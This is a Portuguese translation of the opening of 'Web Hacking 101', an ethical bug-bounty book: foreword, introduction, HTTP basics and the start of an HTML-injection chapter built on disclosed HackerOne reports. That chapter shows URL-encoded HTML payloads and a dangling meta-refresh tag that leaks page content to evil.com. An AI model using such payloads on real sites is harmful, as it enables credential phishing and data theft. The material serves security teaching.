Análise de mais de 30 relatórios de vulnerabilidade pagos!

Web Hacking 101

Como ganhar dinheiro com hacking ético

Peter Yaworski

Tweet este livro!

Por favor, ajude Peter Yaworski divulgando este livro no Twitter! O tweet sugerido

para este livro é:

Mal posso esperar para ler Web Hacking 101: How to Make Money Hacking Ethically, de @yaworsk #bugbounty

A hashtag sugerida para esse livro é #bugbounty.

Descubra o que outras pessoas estão dizendo sobre o livro clicando neste link para pesquisar essa hashtag no Twitter:

https://twitter.com/search?q=#bugbounty

Para Andrea e Ellie. Obrigado por apoiarem minha constante montanha-russa de motivação e confiança.

Este livro não seria o que é se não fosse pela equipe do HackerOne. Obrigado por todo o apoio, feedback e trabalho que vocês contribuíram para tornar este livro mais do que apenas uma análise de 30 divulgações.

Conteúdo

1. Prefácio

A melhor maneira de aprender é simplesmente fazendo. É assim que nós - Michiel Prins e Jobert Abma - aprendeu a hackear.

Éramos jovens. Como todos os hackers que vieram antes de nós, e todos os que virão depois, éramos movidos por uma curiosidade incontrolável e ardente para entender como as coisas funcionavam. Jogávamos principalmente jogos de computador e, aos 12 anos, decidimos aprender a criar nosso próprio software. Aprendemos a programar em Visual Basic e PHP com livros da biblioteca e com a prática.

Com base em nosso conhecimento sobre desenvolvimento de software, descobrimos rapidamente que essas habilidades nos permitiam encontrar os erros de outros desenvolvedores. Passamos da construção para a quebra e o hacking tem sido nossa paixão desde então. Para comemorar nossa formatura no ensino médio, assumimos o controle do canal de transmissão de uma estação de TV para veicular um anúncio parabenizando nossa turma de formandos. Embora divertido na época, aprendemos rapidamente que há consequências e que esse não é o tipo de hacker que o mundo precisa. A estação de TV e a escola não se divertiram e passamos o verão lavando janelas como punição. Na faculdade, transformamos nossas habilidades em uma empresa de consultoria viável que, em seu auge, tinha clientes nos setores público e privado em todo o mundo. Nossa experiência em hacking nos levou à HackerOne, uma empresa que co-fundamos em 2012. Queríamos permitir que todas as empresas do universo trabalhassem com hackers com sucesso, e essa continua sendo a missão da HackerOne até hoje.

Se você está lendo isto, também tem a curiosidade necessária para ser um hacker e caçador de bugs. Acreditamos que este livro será um excelente guia em sua jornada. Ele está repleto de exemplos ricos e reais de relatórios de vulnerabilidades de segurança que resultaram em recompensas reais por bugs, além de análises e revisões úteis feitas por Pete Yaworski, o autor e colega hacker. Ele é seu companheiro enquanto você aprende, e isso é inestimável.

Outro motivo pelo qual este livro é tão importante é que ele se concentra em como se tornar um hacker ético. Dominar a arte do hacking pode ser uma habilidade extremamente poderosa que, esperamos, seja usada para o bem. Os hackers mais bem-sucedidos sabem como navegar na linha tênue entre o certo e o errado ao hackear. Muitas pessoas podem quebrar coisas e até tentar ganhar dinheiro rápido com isso. Mas imagine que você pode tornar a Internet mais segura, trabalhar com empresas incríveis em todo o mundo e até mesmo ser pago ao longo do caminho. Seu talento tem o potencial de manter bilhões de pessoas e seus dados seguros. É a isso que esperamos que você se dedique.

Somos extremamente gratos ao Pete por dedicar seu tempo para documentar tudo isso de forma tão eloquente. Gostaríamos de ter tido esse recurso quando estávamos começando. É um prazer ler o livro de Pete com as informações necessárias para dar o pontapé inicial em sua jornada de hacking.

Boa leitura e feliz hacking!

Lembre-se de hackear com responsabilidade.

Michiel Prins e Jobert Abma Co-fundadores, HackerOne

2. Atenção, hackers!

Quando você ler esse livro, **adoraríamos** ouvir seus comentários sobre ele.

- É útil?
- Está bem escrito?
- Você encontrou algo para corrigir?
- Está faltando alguma coisa?
- Há algo que você gostaria de ver mais?
- Há algo que você gostaria de ver menos?

Envie seus comentários para **feedback@hackerone.com** e mencione a palavra "book" no cabeçalho do assunto.

Obrigado!

P.S. E, é claro, se você realmente acha que esse livro é fantástico, sinta-se à vontade para tuitar sobre isso e recomendar o livro aos seus amigos.

3. Introdução

Obrigado por fazer o download deste livro do HackerOne! Você está lendo isso porque eles acreditam no apoio e no crescimento da comunidade.

Web Hacking 101 é meu primeiro livro, destinado a ajudá-lo a começar a hackear. É um projeto em andamento, ao qual continuo adicionando conteúdo e desenvolvendo. Comecei a escrevê-lo como uma explicação auto-publicada de 30 vulnerabilidades, um subproduto do meu próprio aprendizado. Rapidamente ele se transformou em muito mais. Minha esperança para o livro é, no mínimo, abrir seus olhos para o vasto mundo do hacking. Na melhor das hipóteses, espero que esse seja seu primeiro passo para tornar a Web um lugar mais seguro e, ao mesmo tempo, ganhar algum dinheiro com isso.

Se estiver interessado em continuar aprendendo comigo, você pode comprar a versão mais recente e receber atualizações para todas as versões futuras visitando Web Hacking 101 no LeanPub[1]. Este livro também está disponível em russo no LeanPub.

Como tudo começou

No final de 2015, deparei-me com o livro We Are Anonymous: Inside the Hacker World of LulzSec, Anonymous and the Global Cyber Insurgency, de Parmy Olson, e acabei lendo-o em uma semana. Ao terminá-lo, porém, fiquei me perguntando como esses hackers começaram.

Eu estava sedento por mais, mas não queria apenas saber **O QUE** os hackers faziam, eu queria saber **COMO** os hackers faziam. Por isso, continuei lendo. Mas cada vez que eu terminava um novo livro, continuava com as mesmas perguntas:

- Como os outros hackers ficam sabendo das vulnerabilidades que encontram?
- Onde as pessoas estão encontrando vulnerabilidades?
- Como os hackers iniciam o processo de invasão de um site-alvo?
- O hacking consiste apenas no uso de ferramentas automatizadas?
- Como posso começar a encontrar vulnerabilidades?

Mas a busca por mais respostas continuou abrindo mais e mais portas.

Nessa mesma época, eu estava fazendo os cursos de desenvolvimento do Android do Coursera e estava atento a outros cursos interessantes. A especialização em segurança cibernética do Coursera me chamou a atenção, principalmente o Curso 2, Segurança de software. Para minha sorte, ele estava apenas começando (em fevereiro de 2016, constava como Coming Soon) e eu me inscrevi.

[1] https://www.leanpub.com/web-hacking-101

Depois de algumas aulas, finalmente entendi o que era um estouro de buffer e como ele era explorado. Compreendi completamente como as injeções de SQL eram realizadas, enquanto antes eu só conhecia o perigo. Em resumo, eu estava viciado. Até então, eu sempre abordava a segurança na Web do ponto de vista do desenvolvedor, entendendo a necessidade de higienizar os valores e evitar o uso direto da entrada do usuário. Agora eu estava começando a entender como tudo isso era visto do ponto de vista de um hacker.

Continuei procurando mais informações sobre como hackear e me deparei com os fóruns do Bugcrowd. Infelizmente, eles não estavam muito ativos na época, mas lá alguém mencionou a capacidade de invasão do HackerOne e fez um link para um relatório. Seguindo o link, fiquei surpreso. Eu estava lendo a descrição de uma vulnerabilidade, escrita para uma empresa, que então a divulgou para o mundo. Talvez o mais importante seja o fato de que a empresa realmente pagou ao hacker para encontrar e relatar isso!

Esse foi um momento decisivo, fiquei obcecado. Especialmente quando uma empresa canadense, a Shopify, parecia estar liderando o pacote de divulgações na época. Ao verificar o perfil da Shopify, sua lista de divulgação estava repleta de relatórios abertos. Eu não conseguia ler o suficiente deles. As vulnerabilidades incluíam Cross-Site Scripting, Autenticação e Cross-Site Request Forgery, só para citar algumas.

Reconhecidamente, nesse estágio, eu estava tendo dificuldades para entender o que os relatórios estavam detalhando. Algumas das vulnerabilidades e métodos de exploração eram difíceis de entender.

Pesquisando no Google para tentar entender um relatório específico, acabei em um tópico de problema do GitHub para uma antiga vulnerabilidade de parâmetro fraco padrão do Ruby on Rails (isso é detalhado no capítulo Lógica de aplicativos) relatada por Egor Homakov. O acompanhamento de Egor me levou ao seu blog, que inclui revelações de algumas vulnerabilidades seriamente complexas.

Ao ler sobre suas experiências, percebi que o mundo do hacking poderia se beneficiar de explicações em linguagem simples sobre as vulnerabilidades do mundo real. E, por acaso, eu aprendo melhor quando ensino outras pessoas.

E assim nasceu o Web Hacking 101.

Apenas 30 exemplos e minha primeira venda

Decidi começar com um objetivo simples: encontrar e explicar 30 vulnerabilidades da Web em uma linguagem simples e fácil de entender.

Achei que, na pior das hipóteses, pesquisar e escrever sobre vulnerabilidades me ajudaria a aprender sobre hacking. Na melhor das hipóteses, eu venderia um milhão de cópias, me tornaria um guru da autopublicação e me aposentaria cedo. A segunda opção ainda não aconteceu e, às vezes, a primeira parece interminável.

Por volta da marca de 15 vulnerabilidades explicadas, decidi publicar meu rascunho para que pudesse ser comprado - a plataforma que escolhi, LeanPub (que a maioria provavelmente já comprou), permite que você publique iterativamente, fornecendo aos clientes acesso a todos os

atualizações. Enviei um tweet agradecendo à HackerOne e à Shopify por suas divulgações e para contar ao mundo sobre meu livro. Eu não esperava muito.

Mas, em poucas horas, fiz minha primeira venda.

Entusiasmado com a ideia de alguém realmente pagar pelo meu livro (algo que criei e no qual me esforcei muito!), entrei no LeanPub para ver o que poderia descobrir sobre o comprador misterioso. E nada. Mas então meu telefone vibrou, recebi um tweet de Michiel Prins dizendo que gostou do livro e pediu para ser mantido informado.

Quem diabos é Michiel Prins? Verifiquei seu perfil no Twitter e descobri que ele é um dos cofundadores da HackerOne. **Que merda.** Parte de mim achava que a HackerOne não ficaria impressionada com minha confiança no site deles para obter conteúdo. Tentei manter a positividade, Michiel parecia me apoiar e pediu para ser mantido informado, portanto, provavelmente inofensivo.

Pouco tempo depois de minha primeira venda, recebi uma segunda venda e achei que estava no caminho certo. Coincidentemente, mais ou menos na mesma época, recebi uma notificação do Quora sobre uma pergunta que provavelmente me interessaria: Como me tornar um caçador de recompensas de insetos bem-sucedido?

Considerando minha experiência inicial, sabendo como era estar no mesmo lugar e com o objetivo egoísta de promover meu livro, pensei em escrever uma resposta. Mais ou menos na metade do texto, percebi que a única outra resposta havia sido escrita por Jobert Abma, um dos outros cofundadores da HackerOne. Uma voz bastante autorizada sobre hacking. **Que merda.**

Pensei em abandonar minha resposta, mas decidi reescrevê-la com base em sua opinião, pois não poderia competir com seu conselho. Pressionei enviar e não pensei mais no assunto. Mas então recebi um e-mail interessante:

> Olá, Peter, vi sua resposta no Quora e depois vi que você está escrevendo um livro sobre White Hat hacking. Gostaria muito de saber mais.
>
> Atenciosamente,
>
> Marten CEO, HackerOne

Merda tripla. Nesse momento, muitas coisas passaram pela minha cabeça, nenhuma delas positiva e quase todas irracionais. Resumindo, achei que a única razão pela qual Marten me enviaria um e-mail seria para me prejudicar em meu livro. Felizmente, isso não poderia estar mais longe da verdade.

Respondi a ele explicando quem eu era e o que estava fazendo - que estava tentando aprender a hackear e ajudar outras pessoas a aprender comigo. Acontece que ele era um grande fã da ideia. Ele explicou que a HackerOne está interessada em aumentar a comunidade e apoiar os hackers à medida que eles aprendem, pois isso é mutuamente benéfico para todos os envolvidos. Em resumo, ele se ofereceu para ajudar. E, cara, ele sempre ajudou. Este livro provavelmente não estaria onde está hoje nem incluiria metade do conteúdo sem o apoio e a motivação constantes dele e da HackerOne.

Desde aquele e-mail inicial, continuei a escrever e Marten continuou a me consultar. Michiel e Jobert revisaram os rascunhos, deram sugestões e até contribuíram com algumas seções. Marten até mesmo se esforçou para cobrir os custos de uma capa projetada profissionalmente (adeus capa amarela simples com um chapéu de bruxa branco, que parecia ter sido projetada por uma criança de quatro anos). Em maio de 2016, Adam Bacchus entrou para o HackerOne e, em seu quinto dia de trabalho, leu o livro, fez edições e explicou como era receber relatórios de vulnerabilidade - algo que agora incluí no capítulo de elaboração de relatórios.

Menciono tudo isso porque, ao longo dessa jornada, a HackerOne nunca pediu nada em troca. Eles só queriam apoiar a comunidade e viram que este livro era uma boa maneira de fazer isso. Como alguém novo na comunidade de hackers, isso ressoou em mim e espero que ressoe em você também. **Pessoalmente, prefiro fazer parte de uma comunidade solidária e inclusiva.**

Portanto, desde então, este livro se expandiu drasticamente, muito além do que eu havia imaginado inicialmente. E, com isso, o público-alvo também mudou.

Para quem este livro foi escrito

Este livro foi escrito com os novos hackers em mente. Não importa se você é um desenvolvedor da Web, um web designer, uma mãe que fica em casa, uma pessoa de 10 anos ou de 75 anos. Quero que este livro seja uma referência confiável para compreender os diferentes tipos de vulnerabilidades, como encontrá-las, como denunciá-las, como ser pago e, até mesmo, como escrever códigos defensivos.

Dito isso, não escrevi este livro para pregar para as massas. Este é realmente um livro sobre aprender juntos. Por isso, compartilho sucessos **E** alguns de meus notáveis (e embaraçosos) fracassos.

O livro também não foi feito para ser lido de capa a capa; se houver uma seção específica que lhe interesse, leia-a primeiro. Em alguns casos, faço referência a seções discutidas anteriormente, mas, ao fazer isso, tento conectar as seções para que você possa ir e voltar. Quero que este livro seja algo que você mantenha aberto enquanto hackeia.

Nesse sentido, cada capítulo de tipo de vulnerabilidade é estruturado da mesma forma:

- Comece com uma descrição do tipo de vulnerabilidade;
- Analisar exemplos da vulnerabilidade; e,
- Conclua com um resumo.

Da mesma forma, cada exemplo dentro desses capítulos é estruturado da mesma forma e inclui:

- Minha estimativa da dificuldade de encontrar a vulnerabilidade
- A url associada ao local onde a vulnerabilidade foi encontrada

- Um link para o relatório ou a redação
- A data em que a vulnerabilidade foi relatada
- O valor pago pelo relatório
- Uma descrição fácil de entender da vulnerabilidade
- Conclusões que podem ser aplicadas em seus próprios esforços

Por fim, embora não seja um pré-requisito para o hacking, é provavelmente uma boa ideia ter alguma familiaridade com HTML, CSS, Javascript e talvez um pouco de programação. Isso não quer dizer que você precise ser capaz de criar páginas da Web do zero, mas entender a estrutura básica de uma página da Web, como o CSS define uma aparência e o que pode ser feito com o Javascript o ajudará a descobrir vulnerabilidades e a entender a gravidade disso. O conhecimento de programação é útil quando você está procurando vulnerabilidades na lógica do aplicativo. Se você puder se colocar no lugar do programador para adivinhar como ele pode ter implementado algo ou ler o código dele, se estiver disponível, você estará à frente no jogo.

Para isso, recomendo que você dê uma olhada nos cursos on-line gratuitos da Udacity, **Intro to HTML and CSS** e **Javacript Basics**, cujos links incluí no capítulo Recursos. Se você não conhece a Udacity, sua missão é levar ao mundo um ensino superior acessível, econômico, envolvente e altamente eficaz. Eles fizeram parcerias com empresas como Google, AT&T, Facebook, Salesforce, etc. para criar programas e oferecer cursos on-line.

Visão geral do capítulo

O Capítulo 2 é um histórico introdutório sobre o funcionamento da Internet, incluindo solicitações e respostas HTTP e métodos HTTP.

O Capítulo 3 aborda as injeções de HTML e, nele, você aprenderá como a capacidade de injetar HTML em uma página da Web pode ser usada de forma maliciosa. Uma das conclusões mais interessantes é como você pode usar valores codificados para induzir os sites a aceitar e renderizar o HTML que você envia, ignorando os filtros.

O Capítulo 4 aborda a Poluição de Parâmetros HTTP e, nele, você aprenderá a encontrar sistemas que possam estar vulneráveis à transmissão de entradas inseguras para sites de terceiros.

O Capítulo 5 aborda as injeções de alimentação de linha de retorno de carro e, nele, examina exemplos de envio de retorno de carro e quebras de linha para sites e o impacto que isso tem no conteúdo renderizado.

O Capítulo 6 aborda as vulnerabilidades de Cross-Site Request Forgery, apresentando exemplos que mostram como os usuários podem ser induzidos a enviar informações para um site no qual estão conectados sem saber.

O Capítulo 7 aborda as vulnerabilidades baseadas na lógica do aplicativo. Esse capítulo se tornou um apanhado de todas as vulnerabilidades que considero ligadas a falhas de lógica de programação. Descobri que esses tipos de vulnerabilidades podem ser mais fáceis de serem encontradas por um iniciante, em vez de procurar maneiras estranhas e criativas de enviar entradas maliciosas para um site.

O Capítulo 8 aborda o Cross-Site Scripting, um tópico extenso com uma enorme variedade de maneiras de obter explorações. O Cross-Site Scripting representa grandes oportunidades e um livro inteiro poderia, e provavelmente deveria, ser escrito somente sobre ele. Há uma tonelada de exemplos que eu poderia ter incluído aqui, por isso tento me concentrar nos mais interessantes e úteis para o aprendizado.

O Capítulo 9 aborda as injeções de linguagem de consulta estruturada (SQL), que envolvem a manipulação de consultas a bancos de dados para extrair, atualizar ou excluir informações de um site.

O Capítulo 10 aborda o Open Redirects, uma vulnerabilidade interessante que envolve a exploração de um site para direcionar os usuários a visitar outro site.

O Capítulo 11 aborda a aquisição de subdomínios, algo sobre o qual aprendi muito ao pesquisar este livro. Essencialmente, aqui, um site se refere a um subdomínio hospedado em um serviço de terceiros, mas nunca reivindica de fato o endereço apropriado desse serviço. Isso permitiria que um invasor registrasse o endereço do terceiro, de modo que todo o tráfego, que acredita estar no domínio da vítima, na verdade está no domínio do invasor.

O Capítulo 12 aborda as vulnerabilidades da entidade externa XML resultantes de uma análise de sites da linguagem de marcação extensível (XML). Esses tipos de vulnerabilidades podem incluir coisas como leitura de arquivos privados, execução remota de código etc.

O Capítulo 13 aborda a execução remota de código, ou a capacidade de um invasor acionar código arbitrário em um servidor vítima.

O Capítulo 14 aborda as injeções de modelo, analisando exemplos do lado do servidor e do cliente. Ao fazer isso, são explicados os mecanismos de modelo e como eles afetam a gravidade desse tipo de vulnerabilidade.

O Capítulo 15 aborda a Falsificação de Solicitação do Lado do Servidor, que permite que um invasor use um servidor remoto para fazer solicitações HTTP subsequentes em nome do invasor.

O Capítulo 16 aborda as vulnerabilidades relacionadas à memória, um tipo de vulnerabilidade que pode ser difícil de encontrar e que normalmente está relacionada a linguagens de programação de baixo nível. Entretanto, a descoberta desses tipos de erros pode levar a algumas vulnerabilidades bastante sérias.

O Capítulo 17 aborda o tópico de como começar. O objetivo deste capítulo é ajudá-lo a considerar onde e como procurar vulnerabilidades, em vez de um guia passo a passo para invadir um site.

O Capítulo 18 é, sem dúvida, um dos capítulos mais importantes do livro, pois fornece conselhos sobre como escrever um relatório eficaz. Todo o trabalho de hacking do mundo não significa nada se você não puder relatar adequadamente o problema à empresa necessária. Por isso, procurei algumas grandes empresas pagadoras de recompensas para obter conselhos sobre a melhor forma de relatar e obtive conselhos da HackerOne. **Certifique-se de prestar muita atenção aqui**.

O Capítulo 19 muda de marcha. Aqui, vamos nos aprofundar nas ferramentas de hacking recomendadas. Este capítulo foi doado em grande parte por Michiel Prins, da HackerOne, e descreve uma tonelada de ferramentas interessantes que facilitam sua vida! Entretanto, apesar de todas as ferramentas, nada substitui o pensamento criativo e a observação.

O Capítulo 20 é dedicado a ajudá-lo a levar seu hacking para o próximo nível. Aqui eu o oriento sobre alguns recursos incríveis para continuar aprendendo. Mais uma vez, correndo o risco de parecer um disco quebrado, agradeço imensamente a Michiel Prins por contribuir com esta lista.

O Capítulo 21 conclui o livro e aborda alguns termos importantes que você deve conhecer ao hackear. Embora a maioria deles seja discutida em outros capítulos, alguns não o são, portanto, recomendo uma leitura aqui.

Advertência e um favor

Antes de você entrar no incrível mundo do hacking, quero esclarecer uma coisa. Enquanto eu estava aprendendo, lendo sobre divulgações públicas, vendo todo o dinheiro que as pessoas estavam (e ainda estão) ganhando, tornou-se fácil glamourizar o processo e pensar nele como uma maneira fácil de ficar rico rapidamente.

Não é.

O hacking pode ser extremamente gratificante, mas é difícil encontrar e ler sobre os fracassos ao longo do caminho (exceto aqui, onde compartilho algumas histórias bastante embaraçosas). Como resultado, como você ouvirá principalmente sobre o sucesso das pessoas, poderá desenvolver expectativas irrealistas de sucesso. E talvez você tenha sucesso rapidamente. Mas se não for, continue trabalhando! Vai ficar mais fácil e é uma ótima sensação ter um relatório resolvido.

Com isso, tenho um favor a lhe pedir. Enquanto estiver lendo, envie uma mensagem para mim no Twitter @yaworsk ou envie um e-mail para peter@torontowebsitedeveloper.com e me diga como está indo. Seja bem ou mal-sucedido, gostaria de saber sua opinião. A caça aos insetos pode ser um trabalho solitário se você estiver lutando, mas também é incrível comemorar uns com os outros. E talvez sua descoberta seja algo que possamos incluir na próxima edição.

Boa sorte!

4. Histórico

Se você está começando do zero, como eu, e este livro está entre os seus primeiros passos no mundo do hacking, será importante que você entenda como a Internet funciona. Antes de virar a página, quero dizer como o URL que você digita na barra de endereços é mapeado para um domínio, que é resolvido para um endereço IP, etc.

Para resumir em uma frase: a Internet é um conjunto de sistemas conectados e que enviam mensagens uns aos outros. Alguns só aceitam determinados tipos de mensagens, outros só permitem mensagens de um conjunto limitado de outros sistemas, mas todo sistema na Internet recebe um endereço para que as pessoas possam enviar mensagens para ele. Cabe então a cada sistema determinar o que fazer com a mensagem e como deseja respondê-la.

Para definir a estrutura dessas mensagens, as pessoas documentaram como alguns desses sistemas devem se comunicar em Solicitações de Comentários (RFC). Como exemplo, dê uma olhada no HTTP. O HTTP define o protocolo de como seu navegador de Internet se comunica com um servidor da Web. Como o navegador da Internet e o servidor da Web concordaram em implementar o mesmo protocolo, eles podem se comunicar.

Quando você digita http://www.google.com na barra de endereços do navegador e pressiona Return, as etapas a seguir descrevem o que acontece em alto nível:

- Seu navegador extrai o nome do domínio do URL, www.google.com.
- Seu computador envia uma solicitação de DNS para os servidores DNS configurados em seu computador. O DNS pode ajudar a resolver um nome de domínio para um endereço IP; nesse caso, ele resolve para 216.58.201.228. Dica: você pode usar o dig A www.google.com de seu terminal para procurar endereços IP de um domínio.
- Seu computador tenta estabelecer uma conexão TCP com o endereço IP na porta 80, que é usada para tráfego HTTP. Dica: você pode configurar uma conexão TCP executando nc 216.58.201.228 80 em seu terminal.
- Se for bem-sucedido, seu navegador enviará uma solicitação HTTP como:

```
GET / HTTP/1.1
Host: www.google.com
Connection: keep-alive Accept:
application/html, */*
```

- Agora, ele aguardará uma resposta do servidor, que será semelhante:

```
HTTP/1.1 200 OK
Content-Type: text/html

<html>
 <head>
  <title>Google.com</title>
 </head>
 <body>
  ...
 </body>
</html>
```

- Seu navegador analisará e renderizará o HTML, CSS e JavaScript retornados. Nesse caso, a página inicial do Google.com será exibida na sua tela.

Agora, ao lidar especificamente com o navegador, a Internet e o HTML, conforme mencionado anteriormente, há um acordo sobre como essas mensagens serão enviadas, incluindo os métodos específicos usados e a exigência de um cabeçalho de solicitação de host para todas as solicitações HTTP/1.1, conforme observado acima no item 4. Os métodos definidos incluem GET, HEAD, POST, PUT, DELETE, TRACE, CONNECT e OPTIONS.

O método **GET** significa recuperar qualquer informação identificada pelo URI (Uniform Request Identifier, Identificador de Solicitação Uniforme) da solicitação. O termo URI pode ser confuso, especialmente devido à referência a um URL acima, mas, essencialmente, para os fins deste livro, basta saber que um URL é como o endereço de uma pessoa e é um tipo de URI que é como o nome de uma pessoa (obrigado, Wikipedia). Embora não exista uma polícia HTTP, normalmente as solicitações GET não devem ser associadas a nenhuma função de alteração de dados, elas devem apenas recuperar e fornecer dados.

O método **HEAD** é idêntico à mensagem GET, exceto pelo fato de que o servidor não deve retornar um corpo de mensagem na resposta. Normalmente, você não verá esse método ser usado com frequência, mas aparentemente ele é empregado com frequência para testar a validade, a acessibilidade e as alterações recentes de links de hipertexto.

O método **POST** é usado para invocar alguma função a ser executada pelo servidor, conforme determinado pelo servidor. Em outras palavras, normalmente haverá algum tipo de ação de back-end executada, como criar um comentário, registrar um usuário, excluir uma conta etc. A ação executada pelo servidor em resposta ao POST pode variar e não precisa resultar em uma ação. Por exemplo, se ocorrer um erro ao processar a solicitação.

O método **PUT** é usado quando se invoca alguma função, mas faz referência a uma entidade já existente. Por exemplo, ao atualizar sua conta, atualizar uma postagem de blog etc. Novamente, a ação executada pode variar e pode fazer com que o servidor não execute nenhuma ação.

O método **DELETE** é exatamente o que parece, pois é usado para invocar uma solicitação para que o servidor remoto exclua um recurso identificado pelo URI.

O método **TRACE** é outro método incomum, dessa vez usado para refletir de volta a mensagem de solicitação para o solicitante. Isso permite que o solicitante veja o que está sendo recebido pelo servidor e use essas informações para testes e informações de diagnóstico.

O método **CONNECT** é, na verdade, reservado para uso com um proxy (um proxy é basicamente um servidor que encaminha solicitações para outros servidores)

O método **OPTIONS** é usado para solicitar informações de um servidor sobre as opções de comunicação disponíveis. Por exemplo, a chamada para OPTIONS pode indicar que o servidor aceita chamadas GET, POST, PUT, DELETE e OPTIONS, mas não HEAD ou TRACE.

Agora, munidos de uma compreensão básica de como a Internet funciona, podemos nos aprofundar nos diferentes tipos de vulnerabilidades que podem ser encontradas nela.

5. Injeção de HTML

Descrição

A injeção de HTML (Hypertext Markup Language) também é chamada, às vezes, de desfiguração virtual. Trata-se, na verdade, de um ataque possibilitado por um site que permite que um usuário mal-intencionado injete HTML em sua(s) página(s) da Web por não tratar adequadamente a entrada do usuário. Em outras palavras, uma vulnerabilidade de injeção de HTML é causada pelo recebimento de HTML, normalmente por meio de alguma entrada de formulário, que é então renderizado como está na página. Isso é separado e distinto da injeção de Javascript, VBscript etc.

Como o HTML é a linguagem usada para definir a estrutura de uma página da Web, se um invasor puder injetar HTML, ele poderá basicamente alterar o que o navegador renderiza. Às vezes, isso pode resultar na alteração completa da aparência de uma página ou, em outros casos, na criação de formulários para enganar os usuários. Por exemplo, se você puder injetar HTML, poderá adicionar uma tag <form> à página, solicitando que o usuário digite novamente seu nome de usuário e senha. No entanto, ao enviar esse formulário, ele realmente envia as informações para um invasor.

Exemplos

1. Comentários da Coinbase

Dificuldade: Baixa

Url: coinbase.com/apps

Link **do relatório:** https://hackerone.com/reports/104543[1]

Data do relatório: 10 de dezembro de 2015

Recompensa paga: $200

Descrição:

Para essa vulnerabilidade, o repórter identificou que a Coinbase estava, na verdade, decodificando valores codificados por URI ao renderizar o texto. Para quem não está familiarizado (eu estava no momento em que escrevi este texto), os caracteres em um URI são reservados ou não reservados. De acordo com a Wikipedia, reservados são caracteres que às vezes têm um significado especial, como / e &. Os caracteres não reservados são aqueles sem nenhum significado especial, geralmente apenas letras.

[1] https://hackerone.com/reports/104543

Portanto, quando um caractere é codificado por URI, ele é convertido em seu valor de byte no Código Padrão Americano para Intercâmbio de Informações (ASCII) e precedido por um sinal de porcentagem (%). Assim, / se torna %2F, & se torna %26. Além disso, ASCII é um tipo de codificação que era mais comum na Internet até o surgimento do UTF-8, outro tipo de codificação.

Agora, voltando ao nosso exemplo, se um invasor inserir um HTML como:

<h1>Este é um **teste</h1>**

Na verdade, a Coinbase renderizaria isso como texto simples, exatamente como você vê acima. No entanto, se o usuário enviasse caracteres codificados de URL, como:

%3C%68%31%3E%54%68%69%73%20%69%73%20%61%20%74%65%73%74%3C%2F%68%31%3E

A Coinbase de fato decodificaria essa string e renderizaria as letras correspondentes, ou:

Este é **um teste**

Com isso, o hacker que fez a denúncia demonstrou como poderia enviar um formulário HTML com campos de nome de usuário e senha, que a Coinbase renderizaria. Se o hacker fosse mal-intencionado, a Coinbase poderia ter processado um formulário que enviasse valores de volta a um site mal-intencionado para capturar credenciais (supondo que as pessoas preenchessem e enviassem o formulário).

Conclusões

Quando estiver testando um site, verifique como ele lida com diferentes tipos de entrada, incluindo texto simples e texto codificado. Fique atento a sites que estejam aceitando valores codificados por URI, como %2F, e renderizando seus valores decodificados, neste caso /. Embora não saibamos o que o hacker estava pensando neste exemplo, é possível que ele tenha tentado codificar caracteres restritos por URI e notado que a Coinbase os estava decodificando. Em seguida, ele deu um passo adiante e codificou todos os caracteres por URI.

Um excelente codificador de URL é o http://quick-encoder.com/url. Ao usá-lo, você perceberá que ele informará que os caracteres irrestritos não precisam de codificação e lhe dará a opção de codificar os caracteres seguros para url de qualquer forma. É assim que você obteria a mesma cadeia codificada usada na Coinbase.

2. Inclusão não intencional de HTML pelo HackerOne

Dificuldade: Média

Url: hackerone.com

Link **do relatório:** https://hackerone.com/reports/112935[2]

Data do relatório: 26 de janeiro de 2016

Recompensa paga: $500

Descrição:

Depois de ler sobre o XSS do Yahoo! (exemplo 4 no Capítulo 7), fiquei obcecado em testar a renderização de HTML em editores de texto. Isso incluía brincar com o editor Markdown do HackerOne, digitando coisas como **ismap= "yyy=xxx"** e **'"test"** dentro de tags de imagem. Ao fazer isso, notei que o editor incluía uma aspa simples dentro de uma aspa dupla, o que é conhecido como aspa suspensa.

Naquela época, eu realmente não entendia as implicações disso. Eu sabia que se você injetasse outra citação simples em algum lugar, as duas poderiam ser analisadas em conjunto por um navegador que veria todo o conteúdo entre elas como um elemento HTML. Por exemplo:

```
<h1>Este é um teste</h1><p class="some class">algum conteúdo</p>'
```

Com esse exemplo, se você conseguir injetar uma meta tag como:

```
<meta http-equiv="refresh" content='0; url=https://evil.com/log.php?text=
```

o navegador enviaria tudo o que estivesse entre as duas aspas simples. Agora, acontece que esse era conhecido e divulgado no relatório #110578 do HackerOne[3] pela intidc (https://hackerone.com/intidc). Quando isso se tornou público, meu coração se afundou um pouco.

De acordo com o HackerOne, eles contam com uma implementação do Redcarpet (uma biblioteca Ruby para processamento de Markdown) para escapar da saída HTML de qualquer entrada de Markdown, que é então passada diretamente para o HTML DOM (ou seja, a página da Web) via dangerouslySetInnerHTML em seu componente React. Além disso, React é uma biblioteca Javascript que pode ser usada para atualizar dinamicamente o conteúdo de uma página da Web sem recarregar a página.

O DOM refere-se a uma interface de programa de aplicativo para documentos HTML válidos e XML bem formados. Essencialmente, de acordo com a Wikipedia, o DOM é uma convenção independente de plataforma e linguagem para representar e interagir com objetos em documentos HTML, XHTML e XML.

Na implementação do HackerOne, eles não estavam escapando adequadamente da saída HTML, o que levou à possível exploração. Agora, dito isso, ao ver a divulgação, pensei em testar o novo código. Voltei e testei a adição:

---

[2] https://hackerone.com/reports/112935
https://hackerone.com/reports/110578[3]

```
[test](http://www.torontowebsitedeveloper.com "test ismap="alert xss" yyy="test"\ ")
```

que foi transformado em:

```
<a title="'test" ismap="alert xss" yyy="test" &#39; ref="http://www.toronotwebsi\
tedeveloper.com">test</a>
```

Como você pode ver, consegui injetar um monte de HTML na tag <a>. Como resultado, o HackerOne reverteu a correção e começou a trabalhar no escape de aspas simples novamente.

Conclusões

O fato de o código ser atualizado não significa que algo foi corrigido. Teste as coisas. Quando uma alteração é implementada, isso também significa um novo código que pode conter bugs.

Além disso, se você achar que algo não está certo, continue pesquisando! Eu sabia que a aspa simples inicial poderia ser um problema, mas não sabia como explorá-lo e parei. Eu deveria ter continuado. Na verdade, fiquei sabendo sobre a exploração da meta atualização lendo o blog.innerht.ml do XSS Jigsaw (está incluído no capítulo Recursos), mas muito mais tarde.

3. Dentro da segurança Spoofing de conteúdo

Dificuldade: Baixa

URL: withinsecurity.com/wp-login.php

Link **do relatório:** https://hackerone.com/reports/111094[4]

Data do relatório: 16 de janeiro de 2015

Recompensa paga: $250

Descrição:

